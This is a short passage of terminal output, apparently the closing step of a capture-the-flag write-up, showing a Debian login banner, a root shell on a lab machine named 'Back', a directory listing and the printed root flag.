individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jun 19 23:51:54 2026 from 192.168.3.94
root@Back:~# ls
give_flag give_pass root.txt
root@Back:~# cat root.txt
flag{root-ff11e37f6989dbb8822578847307cd85}
root@Back:~#
```